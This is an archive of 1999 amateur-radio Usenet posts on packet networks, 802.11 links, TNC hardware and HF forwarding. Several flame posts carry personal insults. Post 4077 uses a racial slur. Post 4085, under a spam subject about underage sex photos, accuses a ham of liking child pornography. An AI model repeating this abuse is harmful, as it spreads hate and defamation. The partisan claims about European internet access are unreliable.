Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4070. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7sebp6$r4v$1@harvee.billerica.ma.us>
Source record: 16409

Hank Oredson <horedson@att.net> wrote:
> Gary suggested about $800 (each end) for a 56k link.
> I did the research this morning, and came up with the following prices:

> [reasonable sounding shopping list snipped]

> This will get you a reasonable signal on 70 cm at 56k baud.
> However the $1143 per link end is a bit more than Gary's $800,
> and quite a bit more than your "couple hundred".

indeed... :-)

there are some nice DSSS 802.11 cards comming out from lucent and proxim in the 100-150$ range. they hit 11mbits/second over short (very short) paths and 1 mbit/sec over longer paths. mebby with some proper front end design we can reach gary's ideal BER and a little more ooph on the TX to extend the working range.

I like this solution speed and price wise a little better than the 56k solution. now, can we make it work?

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4071. Re: I need help with a KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: mcalhoun@ksu.edu
Message-ID: <7segap$fuf@unix2.cc.ksu.edu>
Source record: 16410
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space

```
>....[snip]....
>3. You need a 12v, 300-500 ma power supply.

The manual says the KPC-3 runs on 6 to 25 volts at less than 40 ma;
if you turn off some of the LED's, it'll run on a 9-volt battery
at about 15 ma!

>....[snip]....

--Myron.
--
# Five boxes preserve our freedoms: soap, ballot, witness, jury, and cartridge
# PhD EE (Professor Emeritus) "Barbershop" tenor. CDL(PTX) W0PBV (785) 539-4448
# NRA Life Member and Certified Instructor (Home Firearm Safety, Rifle, Pistol)
```

4072. Re: Chuckles non-leadership

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sehno$2mc7@enews3.newsguy.com>
Source record: 16411

<steve_sampson@my-deja.com> wrote in message
news:7se7he$s08$1@nnrp1.deja.com...
>Either you are passionate about your cause, or you are
> just a spammer. I think it's the latter.
>

So far, I have not seen any evidence of this alleged "thinking" activity on your part. You always parrot the TAPR party line, being almost incapable of independent thought. Greg Jones says "jump" and you ask how high on the way up. You are a vital component of a trained seal act.

Fortunately, your good opinion of me or of what I do means very little in the overall scheme of things and in my particular case, the level of concern about your opinion can only be measured in sub-micro give-a-hoots.

I don't have to reel off a self-congratulating list of my contributions and achievements, just because some geeks' trained seal barks a few times. I'm aware of what I have done and that's good enough for me. I'm not in it for political reasons, so I could care less about blowing my own horn. I get the most satisfaction from helping people out. Get someone to explain the concept to you sometime.

Despite your repeated requests, nothing has changed in my status as a potential mover 'n shaker in an organization such as TAPR. I have family duties to look to, and in any event, my health does not allow me to travel as much as I used to.
You are a complete ass to insinuate that I cannot contribute to amateur radio unless I travel around, speak in public, and kiss hiney.

Look at Greg Jones... He does all of that, and the sum total of his achievement while president of TAPR was to spread around a lot of doom 'n gloom, accompanied by the usual run of moronic, baseless LandLine Lid propaganda, then preside over the ruins of the once vital US packet net that his policies, travels, and public speaking served to damage.

I can drive to Dallas, pick out a drunk off of the streets downtown, and be looking at somebody who did more for Ham Radio than Greg Jones or TAPR during his presidency, because at least the drunk did not go around trying to discourage hams from using radio.

"If you can do no good, at least do no harm".

Fact is, the packet net in the US went to hell on TAPR's watch, under the "leadership" of your trainer Greg Jones. The European packet net, under more competent leadership (even no leadership at all would qualify) and went on to continue to develop and grow.

After successfully debunking one lame rationalization after another from the desperate LandLine Lid community this week, I am starting to see responses that are increasingly juvenile and personal in nature, and some really silly rationalizations. I'm not dismayed or surprised by it. It's the usual drill, and I look on it at as graceful an admission of their defeat as I can expect from such trash.

Help yourself to all the traditional refuges that losers tend to go for, Steve. Don't forget to refer often to your recently debunked LandLine Lid propaganda!

Give us your rendition of the "applications mantra", followed by a long "European Internet Ghetto" whine, tell us again why hams don't need any rules or regulations again, then you can do what you are really best at and disparage Hams, Packet Radio, Ham Radio, and everything they stand for.

Arf Arf ! Hey, maybe Greg will toss you a mackerel, if you do your tricks right!

Tell us why hams should avoid using ham radio again, Steve!

Be a GOOD Lid!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4073. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7seopc$2qqt@enews1.newsguy.com>
Source record: 16412

>
> That's one European country heard from. Any others???

Not many Europeans hang out here. Maybe Steve's nasty, ignorant comments about Europe might give you a good hint why. Also, I imagine they get bored pretty quickly as US hams debate the possibility of doing things with packet that the Europeans have already been doing for several years. When you were in high-school, did you hang out a lot with 4th-graders, or enjoy overhearing their conversations?

>
> Hopefully, other Europeans are following this thread and testify as to
> whether Internet access is expensive in their country, and whether it's
> permissible to have Internet/packet gateways there. Either Charles is
> right, or he's wrong. Word from more Europeans will finally put that
> matter to rest.

I'm right or wrong, depending on what area you choose to examine in detail. If you look at the overall picture over there, concentrating on those places where the European net has developed the most, you will find that I am right.
Most of my information comes from Germany, but I know some folks in the Netherlands, France, Switzerland and England too.
All of my information concerning this has come directly from the packet ops and sysops over there, not from some group of provincial geeks here in the US who dunno squat about the rest of the world but do not let their lack of knowlege keep them from spouting off "expert" opinions.

There is an extremely active CB community over there, who normally run the JNOS/FBB combination and run high-speed non-ham links like Steve is playing with. I wasn't kidding when I suggested that those who wish to set up radio access to the Internet in the US without those pesky Ham regulations should seriously consider CB. It's not just 11 meters anymore, and would probably do just fine for the purposes of US LandLine Lids, just as it has for the European ones for years.

A lot of times you will see European CB stations running gateways in places where it is illegal to do so with ham radio. These stations get along well with US LandLine Lid stations, sometimes going so far as to swap "mail" with them across networks. For this reason, they are somertimes mistaken for hams by US amateurs who are not used to CB'ers going digital.

>
> Incidentally, I *have* noted that packet/Internet gateways do exist in a
> number of European countries, including Slovenia, which boasts a
> very high speed packet network.

That's the 1 MB stuff we heard so much about year before last, isn't it? The story I got was that it is fairly cheap 'n easy to build... Is there some fatal flaw that has kept it from storming the packet world? Seems to me that if you're going to use the complicated, expensive stuff that requires test equipment, why not go whole hog and shoot for the best speed you can get?

I really kind of expected to see a kit for something like that, by now.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4074. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7seq1g$2rkl@enews1.newsguy.com>
Source record: 16413

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
>
> maybe use a cost model like that of repeater clubs. you join and you
> get access to the autopatch (ie internet). maybe providing internet
> access in underserved communities is a new definition for public
> service.

The problem, of course, is that slow Internet access will not impress anybody, and you are not likely to keep up with the speed of the satellite access systems with ham radio. Sure, a demo can be cobbled together, but what do you have ready for use by large numbers of hams? Assuming you work all that out, (and nobody has even come close to it so far) What ISP is going to lease you lines so you can give away freebee access to perfectly good paying customers?

If you are willing to shovel in enough money, you might get something put together five years from now that will "compete" with access speeds common TODAY. By then, of course, the access speeds common today will be a joke, just like your idea of attracting large numbers of people to ham radio with slow, non-commercial, censored, crippled up Internet access. - Which is the best you'll ever be able to offer.

Oh, you had "faster than commercially available" access in mind?

Good luck competing with NASA and the major communications carriers!

Oh, you had "freebee" access in mind, when in many places you can already get that WITHOUT having to study to obtain a license and buying hundreds of dollars worth of specialized equipment that will be obsolete in rapid order?

Have fun selling it!

You folks need to wake up 'n smell the coffee. Read the writing on the wall.

Amateur Radio ISP's are not just a joke; They are a particularly dumb joke.

Exchanging info between the two networks is a different matter, of course.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4075. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sf2p0cbl1@bgtnsc03.worldnet.att.net>
Source record: 16414

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
news:7sebp6$r4v$1@harvee.billerica.ma.us...
> Hank Oredson <horedson@att.net> wrote:
> > Gary suggested about $800 (each end) for a 56k link.
> > I did the research this morning, and came up with the following prices:
>
> > [reasonable sounding shopping list snipped]
>
> > This will get you a reasonable signal on 70 cm at 56k baud.
> > However the $1143 per link end is a bit more than Gary's $800,
> > and quite a bit more than your "couple hundred".
>
> indeed... :-)
>
> there are some nice DSSS 802.11 cards comming out from lucent and
> proxim in the 100-150$ range. they hit 11mbits/second over short (very
> short) paths and 1 mbit/sec over longer paths. mebby with some proper
> front end design we can reach gary's ideal BER and a little more ooph
> on the TX to extend the working range.
>
> I like this solution speed and price wise a little better than the 56k
> solution. now, can we make it work?
>
> --- eric

Sounds interesting. Do you have a pointer to the specs?
I'll poke around Lucent's web site a bit ...

--

... Hank

http://horedson.home.att.net

4076. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: brian@karoshi.ucsd.edu
Message-ID: <7se4el$rm4$1@karoshi.ucsd.edu>
Source record: 16415

So to sum up:

Gary maintains that a network may well not be worth doing unless it is high performance.

Hank maintains that having a network that works at all is worth doing even if it will never achieve high performance.

Since volunteers have limited time, each must choose between these two exclusive options. (Goodness knows we have enough bandwidth to support both.)

Sounds like something for everybody. Choose and join!

- Brian

PS: I still haven't figured out what Charles wants.

4077. Re: Chuckles non-leadership

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7sc668$c4p$1@nnrp1.deja.com>
Source record: 16518

Chuckles wrote:
> Hardly seems like an "amateur radio" attitude at all, does it?
>
> They'll do it with the telephone; they'll even do it with non-ham
> radio! The main thing is to get that digital ham radio traffic off of
> those ham bands.

oh oh, guess you will have to come up with another hate term to
label people with! Not just the phone operators, but the wireless
radio users, are now also the new Ham niggers. The BBS boys with
their fire, crosses, and white hoods are coming to save Ham radio...

The No Clue Klux Clan?

The only thing that makes my radio illegal in Ham radio, is the rules
written by the ARRL 19 years ago. Every time you write a rule, it is
like concrete. You need time and energy to break it out.

The initial spread spectrum rules were hard fought, and were a first
step. The only organization doing anything about advancing spread
spectrum is TAPR. How many filings has Chuckles written to change
the rules to allow wide bandwidth. Wide bandwidth that allows
sharing, or cooperative use? How many Hams can use 144.39 for anything
other than APRS? None. The technology requires that you interfere
with other Hams to use the same spectrum.

> All you have to do is discourage hams from using radio to move digital
> information with any means at your disposal, up to and including
> advocating that all the data be moved by non-ham means at every
> opportunity. As long as the UHF and higher bands are made empty so
> their use by hams can be questioned... That's the main thing.

Get smart on spread spectrum now, as it will be used in the Ham bands,
and it will be used on HF, 2m, and 440, as well as microwave
frequencies. FSK will be what your grandpa used in the old days.

> And that's exactly what TAPR has accomplished under Greg's
> "leadership".

Why not run for office. You can't be a leader from the side-line,
like when your throwing peanuts at the circus, or your ex-wife.

Steve
CFR Title 47 Operator

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

4078. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: redberd95@aol.comnospam
Message-ID: <19990922200033.24824.00000674@ng-ft1.aol.com>
Source record: 16519

Where can I get a copy of logger?

Randy KA4NMA

Please email to:
redberd95@aol.com

4079. Re: DGPS MSK demodulation ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7sdklf$d6v$1@nnrp1.deja.com>
Source record: 16520
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <37e7d05d.3491415@nntp.netcomuk.co.uk>,
Jim Dunnett wrote about MSK:

> You detect the phase difference? Otherwise the bps rate
> would be rather limited (?)...

The idea of MSk is that there are no sudden phase jumps
on bit transitions. The frequencies of the two tones are
such that one of the bits is one full cycle of the low tone,
while the other bit is 1.5 cycles of the high tone. With
differential encoding it doesn't matter which is which.

To keep the phase transitions smooth the transmitter then
sends either a positive or negative version of the waveform
for the current bit, so as to match the slope with the
end of the previous bit. A diagram would really help here -
see any comms book...
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on UO-22, KO-23, KO-25

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

4080. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7scnqu$1mbt@enews3.newsguy.com>
Source record: 16521

Tony Giroux <agiroux@cvn.net> wrote in message
>
> More questions:
>
> As far as deciding on HF Forwarding or Satellite forwarding -- should
> the HF Sysop have to work that hard? Can the software transmit packets
> via a "shortest known path" -- then if there are no acknowledgements
> resend via other routes?

That's basically what the software is doing when it scans the bands for a contact first at 10m, then 15, then 20, etc.

Sometimes in HF forwarding, the shortest path is not always the best. For example: I used to live at the southern tip of Texas, and worked a fwd network on 20m with stations in Ohio and Novia Scotia. The Ohio and Novia Scotia stations could not hear each other, but they could both hear my station in south Texas just fine. - So messages the Nova Scotia station picked up from Europe often went through my south Texas station on the way to Ohio!

With HF radio, distance is not nearly the issue that the everyday quirks of radio propagation are. I've seen lots of situations where it is easier to communicate with hams 1,500 miles away than it is with other hams only 750 miles away. It all depends on a goodly number of variables such as how clean and powerful the output from your XMITter is, to what kind of antenna you are using, the weather, and how precisely you are tuned in to the other station. If all of that is just perfect, then you still need to deal with daily changes in how the signals behave as they bounce around the planet. There are ways to predict these propagation changes, but there is no way to control them. They generally go in an 11 year cycle associated with the way our sun behaves.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4081. Re: Chuckles non-leadership

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7scqr4$1nl0@enews3.newsguy.com>
Source record: 16522

<steve_sampson@my-deja.com> wrote in message news:7sc668
>
> The only thing that makes my radio illegal in Ham radio, is the rules
> written by the ARRL 19 years ago.

Gee, how clever.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4082. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7scqr2$1nl0@enews3.newsguy.com>
Source record: 16523

Gary Coffman <ke4zv@bellsouth.net> wrote in message >

> That's what happened to the BBS "network" (which wasn't really ever a
> network in the sense of a packet switched network anyway).

That's why the BBS net works as well as it does. Your "packet switched network" cannot move a message across the country, not to mention the much bigger job of moving messages around the world, such as the BBS net does every day.

The BBS "network", in other words, accomplishes many things with amateur radio that you and your fellow LandLine Lids must turn to non-ham means to even attempt to do.

So you end up sucking hind-tit, but hey! That's part of being a LandLine Lid. - To suck.

>When it was
> the only game in town, it got a bit of use. But as soon as something
faster
> became widely available, it fell into disrepair. In other words, most of
your
> users abandoned you for the internet.

Sorry, Gary, but it appears you have managed to confuse LandLine Lid rhetoric with reality. After repeating the lie so many times, you convince yourself that it's the truth. This is because you are too stupid to examine the facts for yourself, or perhaps you lack character and just prefer the comforting lie.

Fact is: The Internet did not just appear here in the USA. It also appeared in Europe, but the BBS net there actually grew and developed while your fellow Lids were undermining it here in the US. The Internet drew off a number of packet ops there as well as here, but for THAT BBS network it was only a temporary setback that was quickly overcome. - The difference is that in Europe they were clever enough to enact legislation that protected the packet network by "hacking and cracking" by clueless jerks like you who insist that non-hams means of communication is the only possible way for ham radio operators to communicate.

Are you associated with the "little LEO" folks, by any chance? Do you have an explanation of your constant and long-standing advocacy of Hams abandoning the use of the ham bands in order to communicate as much as possible by non-ham means of communication?

Is anyone PAYING you, buy any chance, to go around attempting to convince hams that amateur radio is just not good enough?

I would not be surprised.

>You and Charles can rail about that,
> but it is fact, and ultimately one has to face facts or become permanently
> disassociated from reality.

Looks like you need to take a page from your own book there, Gary.

YOU are the one insisting that abandoning the use of radio is somehow a good thing for hams.

YOU are the one who cannot face the fact that tcpip just won't cut it for the majority of the conditions that hams using radio must work with. You have so much trouble admitting that fact that you would rather use the Internet instead of ham radio so you can PRETEND that tcpip works for hams.

That's the most severe and clear-cut case of hams disassociating themselves from reality that I have run across in my years with the hobby.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4083. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ujoi7.9tt.nomail@linux.pe1chl.ampr.org>
Source record: 16524

Hank Oredson <horedson@att.net> wrote:

>> Can software determine, through the
>> TNC, what are the best frequencies to use? Does the
>> average Clover or Pactor controller have the capability of relaying that
>> kind of data to the software?

>The software running on the computer controls the TNC and the radio.
>That software simply tries a connect, and if the connect fails, it tries on
>a different frequency or band. Very simple actually.

Of course that approach is much too simple... it is just like the firmware
in the old TNC's: when the CONNECT succeeds, it starts retrying the data
transmission until hell freezes over.

What you need is some link quality data on each of the available
frequencies, and a decision algorithm to decide which is the best frequency
to use. That will be a bit harder to implement, so it is probably left
for version 2.0

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4084. Re: Chuckles non-leadership

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7se7he$s08$1@nnrp1.deja.com>
Source record: 16525

Chuckles wrote:
> > The only thing that makes my radio illegal in Ham radio, is the
> > rules written by the ARRL 19 years ago.
>
> Gee, how clever.

It's not clever. I was stating that what may be a mode that is
legal in other parts of CFR Title 47, may one day be allowed in
Part 97. But not through any effort on your part.

I commented that you and the other brother Chuckles are complaining
about interfacing anything to Ham radio. But Ham radio is to serve
the public, and not just for Hams to exchange Out of Band modifications
and running their used equipment business over a BBS.

I also commented that you had provided zero leadership in the way of
Petitions to the FCC, or in talks at Hamfests. Rather than go out
and develop your cause, you and your best friend here, are trying to
dictate what Ham radio is all about on essentially a bulletin board,
and doing zero in the way of magazine articles, or public speaking,
or petitions to the FCC.

It has nothing to do with being clever. You can't just whine on this
group for 10 pages, and then not respond to criticism with a cute
one liner. Either you are passionate about your cause, or you are
just a spammer. I think it's the latter.

Steve, K5OKC

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

4085. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: kc8jbo <kc8jbo@email.msn.com>
Message-ID: <O7Ed#9bB$GA.124@cpmsnbbsa02>
Source record: 16526
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

Dan wrote in message <7sc2v4$l13$1@news.xmission.com>...
>If you've seen one naked female, you've seen them all!
>Sure, there are fat ones and skinny ones, dark ones and white ones, but
they
>all have the same basic equipment.
>
>Sort of like eating the same dinner everyday for a month, you just get
tired
>of it.
>
>Let's fire up a radio or better yet, let's go dragracing!
>
>73 Dan / N7WPD

Yeah, really. Grunt sent me a whiny e-mail detailing how he received his first license and subsequent upgrades....he posted a picture of his bucktoothed, herpes lipped XYL with the kiddie porn he likes and was given his licenses.

4086. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sdbjl$cs4@dfw-ixnews13.ix.netcom.com>
Source record: 16527

Charles:

Your heart is in the right place, and I love you for it, but you are wrong, wrong, wrong.

The European ham packet radio model is being protected by artificial socialistic, anti-free trade government activities.

However it too will soon fall into disfavor as the Internet access prices in Europe fall to match the American and British models.

Regards,

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message news:7scqr2$1nl0@enews3.newsguy.com...
>
> Gary Coffman <ke4zv@bellsouth.net> wrote in message >
>
> > That's what happened to the BBS "network" (which wasn't really ever a
> > network in the sense of a packet switched network anyway).
>
> That's why the BBS net works as well as it does. Your "packet switched
> network" cannot move a message across the country, not to mention the much
> bigger job of moving messages around the world, such as the BBS net does
> every day.
>
> The BBS "network", in other words, accomplishes many things with amateur
> radio that you and your fellow LandLine Lids must turn to non-ham means to
> even attempt to do.
>
> So you end up sucking hind-tit, but hey! That's part of being a LandLine
> Lid. - To suck.
>
> >When it was
> > the only game in town, it got a bit of use. But as soon as something
> faster
> > became widely available, it fell into disrepair. In other words, most of
> your
> > users abandoned you for the internet.
>
> Sorry, Gary, but it appears you have managed to confuse LandLine Lid
> rhetoric with reality. After repeating the lie so many times, you convince
> yourself that it's the truth. This is because you are too stupid to
examine

> the facts for yourself, or perhaps you lack character and just prefer the
> comforting lie.
>
> Fact is: The Internet did not just appear here in the USA. It also
appeared
> in Europe, but the BBS net there actually grew and developed while your
> fellow Lids were undermining it here in the US. The Internet drew off a
> number of packet ops there as well as here, but for THAT BBS network it
was
> only a temporary setback that was quickly overcome. - The difference is
that
> in Europe they were clever enough to enact legislation that protected the
> packet network by "hacking and cracking" by clueless jerks like you who
> insist that non-hams means of communication is the only possible way for
ham
> radio operators to communicate.
>
> Are you associated with the "little LEO" folks, by any chance? Do you
have
> an explanation of your constant and long-standing advocacy of Hams
> abandoning the use of the ham bands in order to communicate as much as
> possible by non-ham means of communication?
>
> Is anyone PAYING you, buy any chance, to go around attempting to convince
> hams that amateur radio is just not good enough?
>
> I would not be surprised.
>
> >You and Charles can rail about that,
> > but it is fact, and ultimately one has to face facts or become
permanently
> > disassociated from reality.
>
> Looks like you need to take a page from your own book there, Gary.
>
> YOU are the one insisting that abandoning the use of radio is somehow a
good
> thing for hams.
>
> YOU are the one who cannot face the fact that tcpip just won't cut it for
> the majority of the conditions that hams using radio must work with. You
> have so much trouble admitting that fact that you would rather use the
> Internet instead of ham radio so you can PRETEND that tcpip works for
hams.
>
> That's the most severe and clear-cut case of hams disassociating
themselves
> from reality that I have run across in my years with the hobby.
>
> --

>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

4087. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sdbjk$cs4@dfw-ixnews13.ix.netcom.com>
Source record: 16528

Charles:

Charlie, wake up and follow the bucks $ $ $.

To understand the European (Continental) situation all you have to do is shop their Internet access rates. (OK, then just look at the prices there since , you really can't shop over there!) And, note the UK is different having deregulated like us a few years ago. Thanks Margaret Thatcher!

Like most things in Continental Europe the Internet access rates are extremely expensive (where you can get em). This is the only thing that is holding the Continental European ham packet radio netwokr together. And it is strictly because of politics, government policy, and monopolistic behaviour on the part of the PTT's and former PTTs. If Continental Europe were a more free market telecom jurisdiction, and it soon will be, it would have been curtains for ham packet radio there as well!

Essentially most residential users cannot afford the Internet in Europe. As long as that situation (which is political) persists then hams there will continue to use their radio packet networks, but as soon as the Internet access rates come down to the American or British level, then your vaunted European ham radio packet nets will collapse like ours as well.

Good old American competition keeps Internet access prices down over here. And . . . the Europeans like the Canadians are trying as rapidly as they can to catch up to the American model.

Charlie, wake up and smell the roses! It's bigger than you. Hello! ! ! Internet access is cheap, cheap, cheap! Unless held artificially high by socialistic anti-free trade government policies!

Your Type B attitude and approach will hasten the complete demise of amateur packet radio!

Stop demonizing the Type A's and try to figure out solutions that complement the Internet, not try to fight it!

Regards,

Peter

Charles Brabham <n5pvl@texoma.net> wrote in message news:7scqr2$1nl0@enews3.newsguy.com...
>
> Gary Coffman <ke4zv@bellsouth.net> wrote in message >
>
> > That's what happened to the BBS "network" (which wasn't really ever a
> > network in the sense of a packet switched network anyway).

>
> That's why the BBS net works as well as it does. Your "packet switched
> network" cannot move a message across the country, not to mention the much
> bigger job of moving messages around the world, such as the BBS net does
> every day.
>
> The BBS "network", in other words, accomplishes many things with amateur
> radio that you and your fellow LandLine Lids must turn to non-ham means to
> even attempt to do.
>
> So you end up sucking hind-tit, but hey! That's part of being a LandLine
> Lid. - To suck.
>
> >When it was
> > the only game in town, it got a bit of use. But as soon as something
> faster
> > became widely available, it fell into disrepair. In other words, most of
> your
> > users abandoned you for the internet.
>
> Sorry, Gary, but it appears you have managed to confuse LandLine Lid
> rhetoric with reality. After repeating the lie so many times, you convince
> yourself that it's the truth. This is because you are too stupid to
examine
> the facts for yourself, or perhaps you lack character and just prefer the
> comforting lie.
>
> Fact is: The Internet did not just appear here in the USA. It also
appeared
> in Europe, but the BBS net there actually grew and developed while your
> fellow Lids were undermining it here in the US. The Internet drew off a
> number of packet ops there as well as here, but for THAT BBS network it
was
> only a temporary setback that was quickly overcome. - The difference is
that
> in Europe they were clever enough to enact legislation that protected the
> packet network by "hacking and cracking" by clueless jerks like you who
> insist that non-hams means of communication is the only possible way for
ham
> radio operators to communicate.
>
> Are you associated with the "little LEO" folks, by any chance? Do you
have
> an explanation of your constant and long-standing advocacy of Hams
> abandoning the use of the ham bands in order to communicate as much as
> possible by non-ham means of communication?
>
> Is anyone PAYING you, buy any chance, to go around attempting to convince
> hams that amateur radio is just not good enough?
>

> I would not be surprised.
>
> >You and Charles can rail about that,
> > but it is fact, and ultimately one has to face facts or become
permanently
> > disassociated from reality.
>
> Looks like you need to take a page from your own book there, Gary.
>
> YOU are the one insisting that abandoning the use of radio is somehow a
good
> thing for hams.
>
> YOU are the one who cannot face the fact that tcpip just won't cut it for
> the majority of the conditions that hams using radio must work with. You
> have so much trouble admitting that fact that you would rather use the
> Internet instead of ham radio so you can PRETEND that tcpip works for
hams.
>
> That's the most severe and clear-cut case of hams disassociating
themselves
> from reality that I have run across in my years with the hobby.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

4088. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sdcik$dn3@dfw-ixnews13.ix.netcom.com>
Source record: 16529

Hank:

Nope, God love him, his heart is in the right place, but Charles is mostly WRONG!

He uses the Continental European model to beat us over the head with and tells us we must make a network more like theirs.

Problem is that Charles is sadly mis-informed and passes on that mis-information about the Continental European situation. Charles is still living in the past and so are the Europeans when it comes to Telecom reform and deregulation. The only reason the Continental European hams still persist with their packet networks is because Internet access is either completely unavailable or prohibitively expensive. And . . .that will change like it did in America over the next few years as the Continentals liberalize and deregulate their telecoms.

Poor Charles, he keeps living in the past and using examples of outdated European economic situations to try to browbeat his Type A's into becoming Type B's. Well that is an invitaion to disaster for Amateur Packet Radio. It is a lemming like march into the sea of obscurity!

The brave new future for ham packet and one which the Continental Europeans will embrace when the cold water of competition gets thrown on to their little protected packet ghetto, is complementary with the Internet and tcp/ip not set against it! ! !

Face it, the old ways of trying to preserve artificially high telecom prices as the Continental Europeans are now trying to desperately hold onto, are simply an anachronism that has been economically discredited by the modern American economic commerce engine!

What we should be doing over here in Amateur Packet Radio is setting the direction for the future. Find a model for ham radio packet that complements, not tries to compete with the Internet!

Thoughts, discussion?

Peter AB4BC

Hank Oredson <horedson@att.net> wrote in message
news:7sc0ug$fd0$1@bgtnsc02.worldnet.att.net...
>
>
> > Now if only we could get Charlie Brabbam to stop bitching and get off
his
> > ass and do some "new think" and stop spreading misinformation and half

> > truths, then we could just begin to get somewhere!
>
> I see a problem here: Charles is mainly right.
>

4089. Re: Advise needed on Digital Mode.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37ea362b@news1.prserv.net>
Source record: 16530
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

A minor point, but a 200Hz shift is actually the "standard" for
Pactor, although a lot of the fellows do use a 170Hz shift.
--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

David Struebel <wb2ftx@nac.net> wrote in message
news:37E931D6.1479E138@nac.net...
> I have used the MFJ 1278, the Kantronics KAM Plus and the AEA
PK-232. In my
> experience I found the KAM to be the best at copying CW, Pactor,
Rtty.
> The Pk-232 comes standard with a 200 Hz shift which is designed for
HF packet
> as opposed to the 170 hz shift used om Pactor and RTTY. It will
work but it
> is not the optimum setting. The KAM does have multiple selectable
shifts.
>
